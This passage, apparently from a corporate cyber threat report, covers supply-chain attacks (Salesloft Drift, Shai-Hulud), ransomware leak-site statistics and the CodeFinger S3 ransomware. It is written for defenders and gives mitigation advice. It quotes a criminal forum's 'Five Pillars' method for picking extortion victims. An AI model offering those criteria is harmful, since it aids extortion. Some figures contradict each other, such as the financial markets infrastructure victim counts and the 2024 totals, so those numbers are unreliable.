In breaches impacting defence and critical infrastructure supply chains, threat actors often begin not with a direct assault on the primary organisation, but with the quieter compromise of entities that hold valuable project data, credentials, or access pathways, such as third-party contractors, cloud providers, and integration partners. Even when breached data is labelled ‘non-sensitive,’ it frequently contains tender documents, identity scans, operational insights, or communications that adversaries can repurpose for extortion, selling on criminal marketplaces, espionage, targeting, or follow-on fraud.[39]

Case study: The downstream impact of the Salesloft drift attack

In August 2025, the financially motivated threat actor White Dev 219 (*a.k.a.* UNC6040, Scattered LAPSUS$ Hunters) targeted technology provider Salesloft Drift. During this attack, the threat actor achieved initial access by compromising Salesloft's GitHub repository and stealing OAuth tokens associated with the Drift application.[40] This access was then leveraged to exfiltrate data from the Salesforce instances of numerous downstream organisations, including several prominent technology and cyber security companies.[41] The threat actor specifically targeted Salesforce objects like accounts and contacts, searching for credentials to pivot into other cloud environments, such as Amazon Web Services (AWS).[42] An individual purporting to be an operator for White Dev 219 went on record claiming responsibility for the intrusion,[43] and at least one breached company from the Salesloft Drift intrusion was referenced in the threat actor's Telegram channel.

We assess White Dev 219 was highly likely responsible for the attack on Salesloft Drift based on the threat actor's established history of targeting Salesforce environments and the timing of the incident, which coincided with the initial Salesforce campaign. Further, White Dev 219 publicly claimed that its subsequent breach of Gainsight, an intrusion that has also been attributed to White Dev 219, was enabled by the earlier compromise of Salesloft Drift.[44]

The ramifications and subsequent impact of this intrusion underscore the cascading impact of supply chain compromises, and its fallout prompted widespread reviews and rotations of sensitive tokens across affected partnerships.

Case study: Shai-Hulud – opaque pathways, high Impact

Growing dependence by enterprises on SaaS-to-SaaS integrations renders the attack surface increasingly complex and opaque. Over-scoped OAuth permissions, unmanaged service principals, and brittle connectors create ideal entry points for threat actors.

A clear example emerged in September 2025 with the Shai-Hulud supply chain attack targeting the Node Package Manager (NPM). This compromise impacted more than 600 NPM packages and 40 developer accounts.[45]

The infection chain executed a bundled JavaScript payload during installation, which:

- Harvested system information and environment variables;
- Deployed TruffleHog, a legitimate secret-scanning tool;
- Extracted GitHub, NPM, AWS, Azure, Google Cloud, Atlassian, and Datadog credentials; and,
- Created a public GitHub repository containing stolen secrets.

A second wave, Shai-Hulud 2.0, appeared in November 2025, executing malware during the preinstall phase.[46] These incidents underscore how a single compromised integration point can spread rapidly across development ecosystems.

The criticality of third party risk management

To defend against such threats, it is recommended that organisations use a Software Bill of Materials (SBOM) as part of their third party risk management (TPRM) programme. An SBOM is a structured inventory of software components and dependencies, including third party and open source libraries. In supply chain incidents such as those mentioned in the case studies above, this visibility helps organisations determine whether they are exposed when a shared library, SaaS integration, or a vendor platform is compromised. This capability closely aligns with the intent of several regulations as they focus on third party and dependency risks.

The Digital Operational Resilience Act (DORA)[47] and the Network and Information Security Directive 2 (NIS2)[48] both emphasise supply chain governance, vulnerability handling, and oversight of critical service providers, all of which are strengthened by the transparency provided by SBOMs. Additionally, in other regulated product environments, such as under the FD&C (Federal Food, Drug, and Cosmetic) Act's Section 524B, SBOMs are explicitly required to demonstrate software composition in medical devices.[49]

Similarly, Payment Card Industry Data Security Standard (PCI DSS) v4.0's requirements around maintaining inventories of custom software and embedded third party components directly reference SBOM practices[50], whilst financial regulators such as Securities and Exchange Board of India (SEBI)[51] and the Monetary Authority of Singapore (MAS)[52] expect organisations to understand technology risk exposure across complex vendor ecosystems. Even where frameworks do not mandate SBOMs specifically, they consistently push the same outcome, which is to understand software dependencies to enable faster and more thorough responses.

Securing SaaS ecosystems as a key strategy

SaaS ecosystems and digital supply chains now operate as high-speed trust networks. As SaaS sprawl accelerates, so does adversary opportunity. The shift from isolated breaches to ecosystem-wide compromise demands a reframed defensive approach.

To stay ahead in this environment:

1

Map and validate your trust relationships

Understand where your critical OAuth apps, connectors, and identity dependencies concentrate risk.

2

Align identity, cloud, and vendor-management strategies

Coordinate across IAM, cloud engineering, procurement, and security operations to reduce blind spots created by integration drift.

3

Monitor SaaS connectors and third-party access paths

Continuously evaluate OAuth scopes, service principals, stored secrets, and developer accounts.

4

Harden API and integration surfaces

Apply least privilege to tokens, rotate credentials frequently, enforce consent governance, and monitor cross-tenant activity.

5

Prepare for cloud-propagated incidents

Incident response and business continuity plans must account for SaaS and supply chain compromises, and not just for on-premises systems.

6

Tailor threat intelligence to the organisation’s ecosystem

Focus on common tools, techniques, and procedures (TTPs) most relevant to your sector, geography, and SaaS footprint, and not just high-profile threat actors.

Full throttle – ransomware and the cyber crime ecosystem

The commoditised cyber crime machine is an engine running hotter and more modular than ever. It thrives on speed, automation, and a growing '-as-a-Service' marketplace of tooling and capabilities. Across threat actor motivations, over 25% of executives reported their most damaging data breach in the past three years cost their organisation at least US$1 million.[53] For security leaders calibrating their strategies to defend against breaches, financially motivated threat actors remain top of mind. The advantage belongs to organisations that treat intelligence as telemetry, continuously tune their defences, and prepare for both ransomware and data-only extortion campaigns, across on-premise and cloud environments alike.

High-impact law enforcement action against major ransomware threat actors has fragmented the ransomware ecosystem and exposed the empty nature of threat actor promises (e.g. threat actors going back on their word to delete stolen data once a ransom is paid). From our incident response work globally, we note a general decline in both the percentage of ransomware victims paying and value of ransomware payments. However, the ransomware threat landscape continues to evolve whilst maintaining a high tempo of activity and proliferation of threat actors, with 2025 marking a significant escalation in both scale and complexity. By the end of 2025, we identified over 7,635 leak site victims recorded by 135 ransomware threat actors, far surpassing the 4,837 victims by 92 ransomware threat actors recorded across all of 2024.[54] Ransomware remained one of the top two client concerns in 2025 based on insights gathered from PwC member firms, likely due to potential operational disruption and regulatory exposure.

Information stealer (*a.k.a.* infostealer) offerings began to consolidate on several dark web forums, with the more prominent malware families such as Lumma, Vidar, and StealC experiencing dramatic declines in visible output. This downturn was driven by a combination of law enforcement disruption, technical countermeasures by organisations, and shifts in criminal economics. Whilst the volume of stolen credentials dropped sharply, the infostealer landscape itself remained resilient and adaptive. As of December 2025, we observed approximately three million logs published on the underground Russian Market by stealers such as Lumma, Vidar, Acreed, StealC, RisePro, and Rhadamanthys.[55]

Defenders should expect broader and faster financially motivated attacks over the course of 2026, alongside a diversification of ransomware tactics and a shift towards stealthier credential theft methods, including custom stealers and their distribution through more private, less visible channels.

One stealer that caught our attention was Koi: a closed-loop malware family operated by the threat actor we track as White Dev 192. This once-commercial infostealer was sold on underground forums in 2018 and auctioned off in 2020, and it then evolved into a private capability, something we do not often see in the Malware-as-a-Service (MaaS) ecosystem. Read more in our blog: 'From KPOT to Koi: The privatisation of a stealer family.'

From big brands to a high-velocity criminal supply chain

The cyber crime ecosystem continues to expand as a proliferating, fragmented, and yet interconnected marketplace. The vacuum left by major branded RaaS operators and infostealer programmes has been filled by numerous smaller, often less sophisticated groups and ad hoc coalitions with specialised offerings and tighter supply chain linkages. Individually they cause limited harm, but together they produce a 'death by a thousand cuts' scenario: a dispersed, persistent threat that sustains high, system-level risk for organisations.[56]

Financially motivated threat actors continue to fracture in structure, capability, and intent, having evolved far beyond opportunistic fraud and basic ransomware campaigns. Today's cyber criminals operate within an organised criminal supply chain that:

- Monetises credential theft, identity compromise, and access brokering;
- Scales via infostealer malware, automation, and mature affiliate networks; and,
- Provides tools, infrastructure, and expertise to virtually any buyer, lowering the barrier to entry.

This is an evolution from individually-employed social engineering, commodity malware, and offensive tooling to coordinated campaigns of identity-layer abuse, MaaS models, and shared extortion tactics.[57] Further, it reflects a natural progression toward tech stack layer specialisation, organised crime, and rapid operational adaptation across a user base that is growing more and more technically proficient and embracing AI for weaponisation.[58,59] For defenders, a more crowded criminal ecosystem makes it significantly harder to anticipate specific threat actors or payloads. This challenge is further complicated by the increasingly fluid nature of threat actor affiliation within the cyber crime

ecosystem. Many operations no longer map cleanly to groups, but instead reflect loose networks of individuals, short-term collaborations, and shared access to tooling, infrastructure, and tradecraft. As a result, attribution of these threat actors has become more difficult.

For example, open-source references to Scattered Lapsus$ Hunters (*a.k.a.* White Dev 219) operations illustrate this dynamic. Rather than representing a single threat actor or a stable threat group, the activity is likely of overlapping individuals. The result is sometimes inaccurate or conflated attribution to this threat actor, reinforcing the need for deeper analysis of the underlying TTPs and identified patterns, regardless of specific attribution where it is not possible or helpful.

At the Virus Bulletin 2025 conference, our team presented on how threat actors routinely abuse JavaScript as a first-stage loader to fetch and execute payloads, particularly in the cyber crime space. Through incident response cases, we observed varying levels of sophistication in terms of functionality across numerous campaigns, from more historical malware such as Gootloader and QBot, to those observed in 2025, such as SocGholish (*a.k.a.* FakeUpdates). These malicious JavaScript samples are typically heavily obfuscated and mass replicated with minor mutations, making manual analysis slow and error prone. We shared how we deobfuscated and extracted indicators of compromise (IOCs) from JavaScript malware samples, specifically relating to the beacon and C2 infrastructure used in StrelaStealer campaigns as a first-stage loader. We were able to automatically deobfuscate more than 6,000 samples and extract their C2 addresses from initially starting with one, and shared our methods for technical analysts and teams tackling both crimeware in volume, as well as those looking for inspiration in adjacent analysis that would find compiler-level deobfuscation useful.

Increasingly, the boundaries between cyber criminally motivated and Russia- and North Korea-based threat actors are becoming blurred. Several threat actors have demonstrated a consistent reliance on the cyber crime ecosystem to procure tooling, infrastructure, and access. North Korea-based threat actors have leveraged commodity malware, stolen credentials, and ransomware-related techniques to generate revenue and gain access, whilst some Russia-based threat actors have historically enabled cyber criminal operations that align with their broader strategic interests. For example, Western authorities linked a Russian Intelligence Officer to Evil Corp in October 2024.[60]

Throughout 2025, we observed several financially motivated threat actors steal and attempt to monetise data from law enforcement, government agencies, and critical communications providers. Whilst extortion was likely the primary driver in many of these attacks, the nature of the data obtained including identity records, investigative material, communications metadata, and internal operational information could also be of interest to government or state-aligned actors. This data might also serve as a contingency plan for threat actors for monetisation where ransom negotiations stall or payment is unlikely. Additionally, geopolitical tensions have created the opportunity for ransomware threat actors to not only extort ransoms from victims or sell the information to other financially motivated threat actors, but to also sell exfiltrated data to third parties of other motivations. This scenario could possibly benefit governments or state-aligned threat actors or those motivated by corporate espionage, highlighting the potential intersection between financially motivated threat actors and threat actors of other motivations.[61]

For example, in September 2025 Scattered Lapsus$ Hunters (*a.k.a.* White Dev 219), via its Telegram channels, advertised access to and data from government and telecommunications organisations across the Asia Pacific and Middle East, alongside claims of access to law enforcement systems and the sale of zero-day exploits. This activity reflected a focus on sectors holding data of strategic value.[62] Whilst there is no indication of state-based threat actors directing these activities, the targeting and advertising of such data supports the scenario that intelligence-relevant datasets represent a contingency monetisation pathway within parts of the cyber crime ecosystem.

Despite record levels of attacks and financial losses, today's cyber crime ecosystem is a highly competitive space for revenue as more threat actors enter the space whilst organisations push back against meeting ransom demands. In response to this pressure on revenue, more threat actors are refining their tactics in both how they select targets and engage with victims, placing greater emphasis on identifying organisations that are more likely to pay ransoms as opposed to relying on indiscriminate targeting we saw several years ago. In November 2025, we identified a discussion on an underground forum that focused on how threat actors can increase their revenue rates.[63] As a part of this discussion, a threat actor with the alias 'Perjury7764' published the following strategy called 'The Five Pillars of vulnerability' for obtaining extortion payments:

Table 1 - 'The five pillars of vulnerability' extortion strategy

Reputation	Focus on organisations facing scandals or PR crises, believing they will pay to avoid further negative attention.
Financial	Seek out companies under financial stress (layoffs, mergers, declining stock), using open-source intelligence to identify targets.
Operational	Target organisations with weak cyber security, poor incident response, or limited recovery plans—these are seen as more likely to panic and pay quickly.
Leadership	Look for signs of divided leadership or internal conflict, which may make organisations more susceptible to pressure.
Timing	Launch attacks during periods of stress (holidays, product launches, financial reporting cycles) to exploit organisational distraction.

RaaS threat actors are also refining extortion playbooks to maximise payout probability, often being satisfied with smaller, more frequent ransoms rather than chasing single large hauls. This is likely in response to larger organisations strengthening their security posture and no-payment responses to ransomware becoming more common.


Regulatory and legislative pressure is also likely to further shape the ransomware payment dynamics and threat actor behaviour. Proposals to restrict or ban ransomware payments in countries like the UK,[64] alongside existing reporting requirements in countries like Australia,[65] will likely introduce additional friction into the monetisation phase of ransomware operations. As ransomware payment opportunities become restricted, RaaS operators and affiliates may adopt extortion techniques towards faster and lower value settlements, alternative monetisation methods, or sell the stolen data to continue revenue generation.

> It is likely in 2026, we will see ransomware threat actors test new ways of coercing victim organisations to make extortion payments as more organisations mature their cyber security posture and navigate heightened regulatory environments.

Ransomware insights from 2025 – by the leak site numbers

Ransomware leak site activity in 2025 escalated significantly, surpassing previous records both in volume and complexity. Monthly victim counts peaked at 858 in March 2025, marking a 176% increase compared to the same period in 2024. By December 2025, 7,635 victims had been listed on ransomware leak sites by threat actors, exceeding 2024's total of 4,827 victims and reflecting a staggering 58% increase from 2024 to 2025.[66]


Figure 4 - Number of ransomware leak site victims in 2024 compared to 2025



At the SANS Ransomware Summit 2025, our team presented in-depth analysis of ransomware leak site data, enriched with first-hand telemetry, unique collection, and insights from PwC incident response engagements around the world.

The number of active ransomware threat actors more than doubled year-on-year, rising from 92 distinct RaaS programmes in 2024 to 135 in 2025. This expansion reflected a fragmented and competitive ecosystem, with dozens of threat actors each contributing a modest share of overall activity. New RaaS programmes like 'The Gentlemen' emerged with sophisticated operational security and highly competitive affiliate profit sharing structures (90% in the case of The Gentlemen, which we track as White Atlanta) designed to attract experienced operators from a crowded market.[67,68] Concurrently, established threat actors like LockBit (*a.k.a.* White Janus), Qilin (*a.k.a.* White Kore), and DragonForce (*a.k.a.* White Dragon) reportedly formed a self-described 'coalition cartel' to formalise cooperation and maximise revenue.[69] This indicates a maturing criminal market structure, moving from chaotic competition to strategic partnerships.

Figure 5 - Number of ransomware leak site victims compared to number of ransomware threat actors that leaked victims in a calendar year (2020-2025)



As for the extortion tactics seen, whilst data encryption remains central, 2025 saw a notable use of data theft-only attacks, particularly in sectors like healthcare where the sensitivity of the data alone provided sufficient leverage.[70] Additionally, threat actors demonstrated an increased focus on targeting cloud infrastructure, such as CodeFinger (which we track as White Dev 248) encrypting AWS S3 buckets.[71] This tactic directly counters traditional recovery assumptions that cloud-hosted data is resilient or easily recoverable via secondary backups, snapshots, or multi-region replication.[72]

Table 2 - Number of ransomware leak site victims for the top 10 sectors in 2025, compared to number of victims in 2024

	Top 10 sectors	2024 victims	2025 victims	% increase from 2024
1	Manufacturing	711	943	33%
2	Professional services	552	788	43%
3	Construction	452	691	53%
4	Consumer markets	71	570	703%[73]
5	Technology	381	549	44%
6	Healthcare	370	488	32%
7	Retail	338	429	27%
8	Legal	210	405	93%
9	Hospitality and leisure	124	272	119%
10	Logistics	143	240	68%

Almost all sectors in 2025 experienced an increase in ransomware leak site victims. However, manufacturing remained a consistent target throughout 2025. Additionally, the below table shows the five sectors with the most significant increases by percentage and actual victim numbers. We assess that the main driver of this increase is highly likely the fragmented ransomware ecosystem, which has led to an increase in the number of ransomware threat actors actively operating throughout the year, and in turn increasing capacity to impact organisations in sectors historically less affected.

For instance, financial markets infrastructure (FMI) recorded the steepest growth, jumping from three victims in 2024 to 37 in 2025, a 1,133% increase. We further saw a rise in the number of threat actors targeting FMI organisations (from three in 2024 to 23 in 2025) alongside a shift from US-only victims to organisations from 18 countries. Similar patterns of more threat actors and broader geographic spread are evident across the other top sectors.

Table 3 - Top five sectors based on percentage and actual leak site victim increase between 2024 and 2025

	Top 5 sectors	2024 victims	2025 victims	% increase from 2024
1	Financial markets infrastructure	3	379	1200%
2	Consumer markets	71	570	703%
3	Challenger banks	3	18	500%
4	Civil aviation	15	59	293%
5	Power and utilities	38	95	150%
5	Rail	6	15	150%

Ransomware leak site activity expanded significantly across all geographies in 2025. The table below highlights the five countries with the largest increases by victim count and percentage. South Korea and Thailand recorded the sharpest growth, which we assess was likely driven by more threat actors and broader sector coverage, reflecting the fragmentation that has occurred within the ransomware ecosystem. South Korea's surge was amplified by Qilin's supply chain attack on asset and wealth management firms,[74] whilst Thailand, Singapore, and Colombia saw victims dispersed across numerous sectors, suggesting diversification rather than sector-specific targeting. Germany's increase was less dramatic in percentage terms but substantial in scale, largely due to SafePay's concentrated activity (accounting for 77 victims compared to 29 by Qilin and 28 by Akira, the ransomware threat actors with the second and third highest totals of leak site victims in Germany in 2025, respectively) rather than a major shift in threat actors or sectors.

Table 4 - Top five most impacted countries by actual victim increase and percentage increase

	Top 5 countries	2024 victims	2025 victims	% increase from 2024
1	South Korea	12	64	433%
2	Thailand	16	68	325%
3	Türkiye	15	44	193%
4	Singapore	23	67	191%
5	Colombia	18	50	178%

Figure 6 - Top 10 countries with ransomware leak site victims in 2025

78%


of all ransomware victims from 2025 came from these


10 countries:

United States, Canada, Germany, United Kingdom, Italy, France, Spain, Brazil, Australia, and India.

The top sectors with victims in these countries in 2025 were:

1. Manufacturing
2. Professional services
3. Construction
4. Consumer markets
5. Healthcare





Case study: CodeFinger's exploitation of AWS S3

In January 2025, researchers reported that a ransomware threat actor named CodeFinger (*a.k.a.* White Dev 248) had exploited AWS cloud storage to execute ransomware attacks on organisations beginning in December 2024, affecting two known victims. CodeFinger's method involved using AWS server-side encryption with a customer-provided key to secure the victim's data. This method does not exploit any vulnerability in AWS but instead relies on the ransomware threat actor obtaining a user's AWS account credentials and encryption keys, subsequently locking the victim out of their account and holding the customer's data and encryption key for ransom. The threat actor then demanded the ransom be paid within seven days, threatening to delete all data stored in the bucket. By focusing on AWS buckets, CodeFinger's approach prevents organisations from recovering their data using in-account backups. This makes its encryption method more resilient to traditional forms of recovery, as data recovery is impossible without the decryption key held by the threat actor.[75]


We did not observe any victims being publicly listed on CodeFinger's leak site, as of early 2026. However, with this method having been publicly reported, other RaaS operators and their affiliates may consider adopting it to overcome the increased resistance by victims to paying ransoms.[76] We recommend that organisations maintain isolated backups that enable system restoration without engaging in ransom negotiations.

Blind corner – edge and infrastructure vulnerabilities

Infrastructure debt and overlooked surfaces are often the dark corners where visibility is worst. Attackers capitalise on misconfigurations and legacy edge systems and will increasingly pursue trusted edge vendors and upstream software supply chains, as this has been a vector we have seen turning a single compromise into a cascading attack across customers and environments. Only 6% of organisations feel "very capable" of withstanding cyber attacks across all vulnerabilities surveyed in light of the current geopolitical landscape.[77]

